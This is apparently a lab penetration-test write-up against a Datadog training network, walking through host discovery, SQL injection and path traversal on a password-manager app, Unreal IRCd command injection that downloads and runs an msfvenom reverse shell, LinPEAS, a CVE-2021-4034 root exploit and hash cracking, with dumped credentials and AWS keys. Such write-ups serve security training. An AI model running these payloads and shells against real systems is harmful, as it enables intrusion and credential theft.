Connecting to Network

The first step is to connect to the network using SSH, the connection was performed from a kali VM to the Ubuntu host:

```
ssh ubuntu@angel-de-castro.datadog.red -i private-key
```

Discovering hosts

The live hosts were discovered using the tool netdiscover which performs an ARP scan from the Ubuntu machine:

```
sudo apt install netdiscover
sudo netdiscover -r 172.31.0.0/16

Captured ARP Req/Rep packets, from 4 hosts.   Total size: 3136
IP                At MAC Address      Count  Len  MAC     Vendor
-----------------------------------------------------------------
172.31.0.1        12:3a:ec:bd:4b:05   27     1512         Unknown
172.31.0.2        12:3a:ec:bd:4b:05   1      56           Unknown
172.31.110.87     12:5d:c2:d1:01:97   27     1512         Unknown
172.31.206.68     12:7c:73:0e:fc:73   1      56           Unknown
```

Host Enumeration and Exploitation

1. Host 172.31.0.1

An Nmap scan on host 172.31.0.1 showed all TCP/UDP ports where closed.

2. Host 172.31.0.1

An Nmap scan on host 172.31.0.2 showed only TCP/UDP port 53 was open, however no vulnerabilities or useful information was found relating to the host.

3. Host 172.31.110.87

An Nmap scan showed TCP ports 22 and 8080 open (also 68 UDP for DHCPC), a second Nmap scan on the open ports (22, 8080) returned the following output:

```
PORT    STATE          SERVICE
```

```
68/udp open|filtered dhcpc
MAC Address: 12:5D:C2:D1:01:97 (Unknown)

ubuntu@ip-172-31-157-26:~$ sudo nmap  -p 22,8080 -A -sV -Pn -sC
172.31.110.87
Starting Nmap 7.01 ( https://nmap.org ) at 2022-05-24 10:38 UTC
Nmap scan report for ip-172-31-110-87.ec2.internal (172.31.110.87)
Host is up (0.00037s latency).
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4c:4d:8f:0e:5a:e8:1a:6d:3e:59:7f:8b:79:ed:6d:3c (RSA)
|_  256 39:d3:5b:fe:bb:3a:7d:80:27:52:8c:dd:ba:b6:0a:3e (ECDSA)
8080/tcp open  http    Werkzeug httpd 0.14.1 (Python 3.5.2)
|_http-title: Did not follow redirect to http://ip-172-31-110-
87.ec2.internal/login?next=%2F
MAC Address: 12:5D:C2:D1:01:97 (Unknown)
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.13
OS details: Linux 3.13
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.37 ms ip-172-31-110-87.ec2.internal (172.31.110.87)

OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.16 seconds
```

The Nmap scan returned the web servers name and version, the SSH version and the hostname.

A quick search on Searchsploit/Google for any known vulnerabilities affecting these services/versions did not return anything useful.


To further inspect the webserver and be able to launch attacks from Kali, an SSH tunnel was established from Kali to the Ubuntu machine:

```
sshuttle -r ubuntu@angel-de-castro.datadog.red 172.31.110.87 --ssh-
cmd 'ssh -i private-key'
```

3.1. Web Server Werkzeug httpd 0.14.1

Accessing the web server using Firefox redirects to a login page for a password manager:

http://172.31.110.87:8080/login?next=%2F



Running a webcrawler from Kali through the SSH tunnel did not discover any hidden URLs:

```
gobuster dir -k -u http://172.31.110.87:8080/ -w
/usr/share/seclists/Discovery/Web-Content/big.txt -x
html,php,js,txt
```

3.1.1. Open redirect

The initial URL (http://172.31.110.87:8080/login?next=%2F) has an open redirect vulnerability, this vulnerability allows an attacker to redirect a user to another URL controlled by the attacker, example:

172.31.110.87:8080/login?next=http://google.com

The attacker can use social engineering attacks to trick the user into clicking an URL that seems legitimate.

3.1.2. CSRF attack

It is possible to extract the CSRF token by inspecting the site's source code from the browser. This token could be used in CSRF attacks.

```
    <input type="hidden" name="csrf_token"
value="ImM5MmYzZTNiZmQ3OWJkYzhjZDliOTMxZjU1OGJjMjY4ZDgzMTI4ZGEi.Yoz
JGg.t26pO8pSmvwx6Mbl70SHJND3Jus"/>
```

3.1.3. SQL Injection

After registering a fake account in the password manager and login in (the web app has no email verification or email domain filter), it is possible to search for stored passwords using the search bar on the top right corner.

By searching a single ‘, it seems the search bar is vulnerable to an SQL injection (SQLI). After testing the SQLI the search function returns a list of all the stored password from other users:

```
SQLI payload: 1' or 1=1;-- -'
```

#	Title	Date	Website	Username	Password
1	crime	40:38.9	https://www.lucas-robles.org/	small	)m0vNupq
2	increas	40:38.9	http://martinez-hernandez.biz/	white	R!4hYNga
3	already	40:38.9	http://www.wyatt.biz/	show	F&sh62Th
4	Congres	40:38.9	https://www.baldwin.com/	better	)A3Cv7lZ
5	table	40:38.9	https://daugherty-allen.com/	unit	u2l*97Fp
6	night	40:38.9	http://eaton.com/	rate	#6Z9liP7
7	still	40:39.0	https://www.wilson-harvey.info/	require	q#0RX!id
8	one	40:39.0	https://turner.net/	door	)A5_^Vfn
9	would	40:39.0	http://www.brown.org/	produce	__M1)Sya
10	organiz	40:39.0	http://www.forbes.com/	laugh	xZ+e42Cn
11	suddenl	40:39.0	http://pollard.info/	pattern	m@U1TClx
12	never	40:39.1	http://www.miller.com/	worker	%754(xMf
13	differe	40:39.1	https://frazier-campbell.com/	unit	7*T25YQu
14	list	40:39.1	http://www.wright.com/	plant	+Jp8CaBa
15	team	40:39.1	https://www.waters-small.com/	language	^)2Qi42l
16	blood	40:39.1	https://bauer.com/	current	^QZI3Ns0
17	push	40:39.1	http://hart.com/	task	^5JA%Pgn
18	they	40:39.2	http://dominguez-hunter.biz/	different	^9AjeSQh
19	expect	40:39.2	https://webb.com/	popular	_4a9TUiv
20	other	40:39.2	http://reynolds-rodriguez.net/	laugh	x(A3EiQq
21	class	40:39.2	https://www.anderson.com/	way	XD#a)1Lv
22	coach	40:39.2	https://www.craig.com/	tough	#304RA%y
23	join	40:39.2	http://austin-ortiz.com/	maintain	@E19CflD
24	serve	40:39.3	https://www.clark.com/	task	N%5!Yif8
25	directi	40:39.3	http://www.andrews.info/	short	&l8Qux#8
26	institu	40:39.3	https://www.anderson-marshall.biz/	help	l)8UrIzj
27	nor	40:39.3	http://daniel.com/	likely	@1ZEDmYE
28	better	40:39.3	http://www.schwartz.com/	amount	!s95Ia(z
29	stage	40:39.3	http://www.smith-santos.com/	compare	*@V*3JzP
30	office	40:39.4	http://douglas.biz/	image	%1lsx6Tu

Further exploring the SQLI it returned the email, username and password of all the users of the password management app. The first step is to find the available positions:

```
SQLI payload: 1' UNION ALL SELECT 1,2,3,4,5,6,7,8;-- -'
```

Second step is to extract table names:

```
SQLI payload: 1' UNION ALL SELECT 1, group_concat(sql),3,4,5,6,7,8
FROM sqlite_master WHERE type='table';-- -'
```

Two tables where found:

- passwords
- users

The table "`passwords`" returns the same values as the previous SQLI, the table "`users`" returns the user's credentials & email of the password manager:

```
1' UNION ALL SELECT 1,group_concat(username),3,4,5,6,7,8 from
users;-- -'
1' UNION ALL SELECT 1,group_concat(password),3,4,5,6,7,8 from
users;-- -'
1' UNION ALL SELECT 1,group_concat(email),3,4,5,6,7,8 from users;--
-'

dwayne58:political lance61@gmail.com
fbailey:building dwalter@yahoo.com
kmcclain:drug wlam@gmail.com
johnrasmussen:will joanne68@yahoo.com
courtney30:marriage khandaniel@yahoo.com
Admin:admin123 admin@example.com
```

Another way of extracting all the passwords is by changing the counter at the end of the password's URL:

```
http://172.31.110.87:8080/passwords/1
http://172.31.110.87:8080/passwords/2
http://172.31.110.87:8080/passwords/3
```


3.1.4. Clear password input

When editing a password (http://172.31.110.87:8080/edit), the first box to enter the new password shows the password in clear instead of masking it with dots.

3.1.5. Remote file Inclusion

The upload URL (http://172.31.110.87:8080/upload) allows the upload of any file format. Even if the server returns an error, since it expects a .CSV file, the file is still uploaded and stored in the dir: "`./storage`".

It was possible using the file extraction vulnerability to confirm the existence of these files, however it was not possible to make the server run the files and gain remote code execution.



3.1.6. File extraction

The upload URL (http://172.31.110.87:8080/upload) also allows the exfiltration of data from the target system. This function allows the download of any file on the target that that the user running the webserver has permission to read.

Can extract the passwd file and get a list of users:

```
Input: ../../../../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

```
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time
Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd
Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus
Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
dd-agent:x:112:116::/opt/datadog-agent:/usr/sbin/nologin
ddeng:x:1001:1002::/home/ddeng:/bin/bash
edouard.schweisguth:x:1002:1003::/home/edouard.schweisguth:/bin/bas
h
zhen.gong:x:1003:1004::/home/zhen.gong:/bin/bash
ben.lincoln:x:1004:1005::/home/ben.lincoln:/bin/bash
cara.marie:x:1005:1006::/home/cara.marie:/bin/bash
forrest.buff:x:1006:1007::/home/forrest.buff:/bin/bash
john.ventura:x:1007:1008::/home/john.ventura:/bin/bash
jules.denardou:x:1008:1009::/home/jules.denardou:/bin/bash
noah.beddome:x:1009:1010::/home/noah.beddome:/bin/bash
ryan.scott:x:1010:1011::/home/ryan.scott:/bin/bash
david.huie:x:1011:1012::/home/david.huie:/bin/bash
justin.massey:x:1012:1013::/home/justin.massey:/bin/bash
james.shank:x:1013:1014::/home/james.shank:/bin/bash
guillaume.fournier:x:1014:1015::/home/guillaume.fournier:/bin/bash
mathieu.deous:x:1015:1016::/home/mathieu.deous:/bin/bash
pratik.guhasarkar:x:1016:1017::/home/pratik.guhasarkar:/bin/bash
david.dworken:x:1017:1018::/home/david.dworken:/bin/bash
louka.jc:x:1018:1019::/home/louka.jc:/bin/bash
stephen.groat:x:1019:1020::/home/stephen.groat:/bin/bash
josh.huie:x:1020:1021::/home/josh.huie:/bin/bash
shudi.greko:x:1021:1022::/home/shudi.greko:/bin/bash
ivan.topolcic:x:1022:1023::/home/ivan.topolcic:/bin/bash
nessus:x:1023:1024::/home/nessus:/bin/bash
ethan.lowman:x:1024:1025::/home/ethan.lowman:/bin/bash
```

```
tina.wu:x:1025:1026::/home/tina.wu:/bin/bash
ganesh.kumar:x:1026:1027::/home/ganesh.kumar:/bin/bash
will.urbanski:x:1027:1028::/home/will.urbanski:/bin/bash
agent42:x:1028:1029::/home/agent42:/bin/bash
```

To get the current path of the webserver:

```
/proc/self/cmdline
/usr/bin/python3ï¿½/home/agent42/NewDemoApp/app.pyï¿½
```

This allows to get the source code of the web app:

```
/home/agent42/NewDemoApp/app.py
```

The `app.py` file allows to read the source code of the website and retrieve other interesting information/files:


```
upload_dir = "./storage"
app.config.from_pyfile("app.cfg")
logging.basicConfig(filename="app.log", level=logging.DEBUG)

Admin credentials:
username = "Admin"
email = "admin@example.com"
password = "admin123"
```

Can extract the same credentials found with the SQLI from the log file (`app.log`) :


```
INFO:flask.app:[APP] User created: username=dwayne58
password=plain$$political email=lance61@gmail.com
registered_on=2019-12-16 19:40:38.775192 role= active=True
INFO:flask.app:[APP] User created: username=fbailey
password=plain$$building email=dwalter@yahoo.com
registered_on=2019-12-16 19:40:38.794399 role= active=True
INFO:flask.app:[APP] User created: username=kmcclain
password=plain$$drug email=wlam@gmail.com registered_on=2019-12-16
19:40:38.811749 role= active=True
INFO:flask.app:[APP] User created: username=johnrasmussen
password=plain$$will email=joanne68@yahoo.com registered_on=2019-
12-16 19:40:38.829754 role= active=True
INFO:flask.app:[APP] User created: username=courtney30
password=plain$$marriage email=khandaniel@yahoo.com
registered_on=2019-12-16 19:40:38.847951 role= active=True
```

Since the log file was too big to show in the browser the information had to be retrieved using Burpsuite's Repeater tool and dumping the response to file:



Using Burpsuite's Intruder tool and as payload the list of usernames from `/etc/passwd` an attempt was made to retrieve any SSH keys from the users `.ssh` folder. Also checked the contents of all the user's `.profile`, `.bashrc`, `.bash_history` and `.bash_logout` files. Nothing returned useful information.

Still using Burpsuite's Intruder tool and as a payload a wordlist of interesting Linux files (`/usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt`), an attempt was made to retrieve any useful information:



This returned a lot of interesting information, such as the OS/Kernel version: "`Linux version 4.4.0-1099-aws (buildd@lcy01-amd64-020) (gcc version 5.4.0 20160609)(Ubuntu 5.4.0-6ubuntu1~16.04.12)`" but nothing that allowed to gain a foothold into the target.

3.2. Password Reuse

Tested SSH by brute forcing it with hydra using the usernames from "`/etc/passwd`" and the passwords extracted using SQLI from the password manager in case of password reuse. However, this did not yield results.

4. Host 172.31.206.68

An Nmap scan showed TCP ports 22,6667,6697 and 8067 open (also 68 UDP for DHCPC), a second Nmap scan on the open ports (22,6667,6697 and 8067) returned the following output:

```
PORT   STATE         SERVICE
68/udp open|filtered dhcpc
MAC Address: 12:7C:73:0E:FC:73 (Unknown)

ubuntu@ip-172-31-157-26:~$ sudo nmap -p 22,6667,6697,8067 -O -A -sV
-Pn -sC 172.31.206.68
Starting Nmap 7.01 ( https://nmap.org ) at 2022-05-23 10:14 UTC
Nmap scan report for ip-172-31-206-68.ec2.internal (172.31.206.68)
Host is up (0.00047s latency).
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 40:e3:4c:b2:58:c0:9c:d3:f4:90:40:d4:58:d9:b6:da (RSA)
|_  256 0f:34:f8:c4:38:39:06:43:12:7a:59:47:78:e9:8a:f5 (ECDSA)
6667/tcp open  irc     Unreal ircd
6697/tcp open  irc     Unreal ircd
8067/tcp open  irc     Unreal ircd
MAC Address: 12:7C:73:0E:FC:73 (Unknown)
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.13 (99%), Linux 3.1 (93%), Linux 3.2
(93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%),
Android 5.0.2 (92%), Linux 3.10 (92%), Linux 3.11 (92%), Linux 3.12
(92%), Linux 3.2 - 3.10 (92%), Linux 3.2 - 3.13 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: irc.foonet.com; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

The Nmap scan showed an open service on ports 6667, 6697, 8067 called Unreal IRCD, the SSH version and the hostname.

4.1. Unreal IRCD service

A quick search on Searchsploit for the service Unreal IRCD showed some possible exploits. One of them is a Metasploit module:

```
searchsploit unreal irc
linux/remote/16922.rb
```

After inspecting the code it's clear the service is vulnerable to a remote code execution (RCE) by sending the payload "`AB;`" + command:

```
sock.put("AB;" + payload.encoded + "\n")
```

By using this exploit it is possible to make the target download a reverse shell, execute it and start a remote shell session on the target by setting up a Netcat listener on the Ubuntu machine.

4.2. RCE and Reverse TCP shell

Create a reverse shell on Kali for Linux that points back to the Ubuntu host:

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=172.31.157.26
LPORT=88 -f elf > shell
```

Transfer the shell from the Kali to the Ubuntu host, on Kali type:

```
cat shell | base64 -w0
f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAADQAIAABAAAAAAA
AAAEAAAAAAAAAAAIAECACABAiYAAAA3AAAAAcAAAAAEAAAMdv3InhsGZQUVOzA4nhzYB
SaG4vc2hoLy9iaYnjUlOJ4bALzYA=
```

On Ubuntu:

```
echo
"f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAADQAIAABAAAAAA
AAAAEAAAAAAAAAAAIAECACABAiYAAAA3AAAAAcAAAAAEAAAMdv3InhsGZQUVOzA4nhzY
BSaG4vc2hoLy9iaYnjUlOJ4bALzYA=" | base64 -d > shell
```

Set up a simple HTTP server on the Ubuntu host:

```
ubuntu@ip-172-31-157-26:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Set up a Netcat listener on port 88 of the ubuntu host.

```
sudo rlwrap nc -nvlp 88
Listening on [0.0.0.0] (family 0, port 88)
```

From the Ubuntu host connect to the Unreal IRCD service on port 6697 and send a payload to download the shell from the simple HTTP server using Curl and save the shell on the remote host at "`/tmp/shell`":

```
ubuntu@ip-172-31-157-26:~$ nc -nv 172.31.206.68 6697
Connection to 172.31.206.68 6697 port [tcp/*] succeeded!
:irc.foonet.com NOTICE AUTH :*** Looking up your hostname...
:irc.foonet.com NOTICE AUTH :*** Found your hostname (cached)
AB; curl http://172.31.157.26/shell -o /tmp/shell
```

```
ubuntu@ip-172-31-157-26:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 ...
172.31.206.68 - - [23/May/2022 10:55:28] "GET /shell HTTP/1.1" 200
-
```

Change the permissions:

```
:irc.foonet.com 451 AB; :You have not registered
AB; chmod +x /tmp/shell
```

Execute the shell so that it connects back to the listener on the Ubuntu host:

```
:irc.foonet.com 451 AB; :You have not registered
AB; /tmp/shell
```

```
sudo rlwrap nc -nvlp 88
Listening on [0.0.0.0] (family 0, port 88)
Connection from [172.31.206.68] port 88 [tcp/*] accepted (family 2,
sport 54832)
```

Once the shell connects to the listener, make the shell interactive using python:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

This creates a remote shell session on the target with user "`unrealircd`". A quick search in the "`agent*`" home directories finds AWS credentials, access keys and sensitive files:

```
cat /home/agent128/.bashrc
export AWS_ACCESS_KEY=AKIAX7YZT447TF3K4QFE
export AWS_SECRET_KEY=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
export ROOTPASS="Sup3rS3CuR3Passw0rd!"

cat /home/agent64/passwords
AWS Access Key: AKIAX7YZT447ZTQNQPBD
AWS Secret Key: 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

CodeCommit
User: jwalker-at-549272676159
Password: H0YHlffuvvoZIk+/xmmYzZfHEQkQMG0zNNVU7iKKajY=
```

```
Gmail:
User: jwalker
Password: football12

/home/agent64/trade_secrets/customers.csv
/home/agent42/personal_secrets/credentials.csv
/home/agent42/trade_secrets/clients.csv
```

4.3. Privilege escalation

To perform privilege escalation, download Linpeas.sh onto the target using Curl and a simple HTTP server. LinPEAS is a script that searches for possible paths to escalate privileges. Run the script:

```
curl 172.31.157.26/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

The LinPEAS output shows two interesting possible escalations, one using the service account and another exploiting a public CVE in Sudo.

4.3.1. Services exploit

The first possible privilege escalation is using the service account, LinPEAS output says:

```
#services
/etc/systemd/system/app.service is calling this writable
executable: /home/unrealircd/unrealircd/unreal
/etc/systemd/system/default.target.wants/app.service is calling
this writable executable: /home/unrealircd/unrealircd/unreal
```

This privilege escalation is exploitable by replacing the writable executable ("`unreal`") by a reverse TCP shell with the same name and restarting the machine. The target host will start the Unreal IRCD service by running the new "`unreal`" binary, which is actually the reverse shell. The reverse shell will then connect to a listener on the ubuntu host using a different user (not "`unrealircd`").

After replacing the unreal binary with the shell previously uploaded to "`/tmp/`" and attempt to restart the target was made. However, the user "`unrealircd`" does not have permissions to restart the Ec2 instance.

Another attempt to restart the EC2 instance was made using the AWS client, the access keys found and the instance's id taken from the instance's metadata URL: `http://169.254.169.254/latest/meta-data/`. However, the command "`aws ec2 reboot-instances --instance-ids …`" did not work as it could not connect to AWS using the credentials found.

This is still a dangerous vulnerability as the attacker could find another way of restarting the target such as DOSing the machine to make an admin restart it or find a way of crashing the target to force a reboot. The attacker could also just wait in case it gets manually rebooted for any other reason.

4.3.2. Sudo CVE-2021-4034

The second possible privilege escalation is performed exploiting a public CVE affecting Sudo, LinPEAS output says:

```
#sudo-version
Sudo version 1.8.16
Vulnerable to CVE-2021-4034
```

A quick google search finds a Github page with an exploit for CVE-2021-4034:

```
https://github.com/berdav/CVE-2021-4034
```

To use the exploit, download it onto the Ubuntu host:

```
git clone https://github.com/berdav/CVE-2021-4034
```

Run "`make`" in the exploit folder, zip the folder and send it to the target host using the same method as before (Python's simple http server and Curl). Finally run the executable on the target:

```
chmod +x ./cve-2021-4034
./cve-2021-4034
```

This starts a shell with root privileges.

4.4. Cracking Hash

After gaining root with this exploit, it was possible to crack a password using the hashes found in the "`/etc/shadow`" file, the tool Hashcat on Kali and the wordlist "`rockyou.txt`":

Hash from "`/etc/shadow`":

```
agent128:$1$EpicSalt$hz.a24GR.SoAfF1Bpjzjz0:18465:0:99999:7:::
```

Creds:

```
agent128:password128
```

A. Glossary

- **Kali VM:** virtual machine from which the SSH connection is established to the ubuntu machine and from which some attacks are launched
- **Ubuntu host:** the EC2 instance with hostname “angel-de-castro.datadog.red”
- **Target (host):** host the pentest effort is performed against.
- **Reverse TCP Shell:** A set of instructions that starts a connection from the target machine back to a host running a listener. Once connected a remote shell session is started giving the attacker interactive remote access to the target.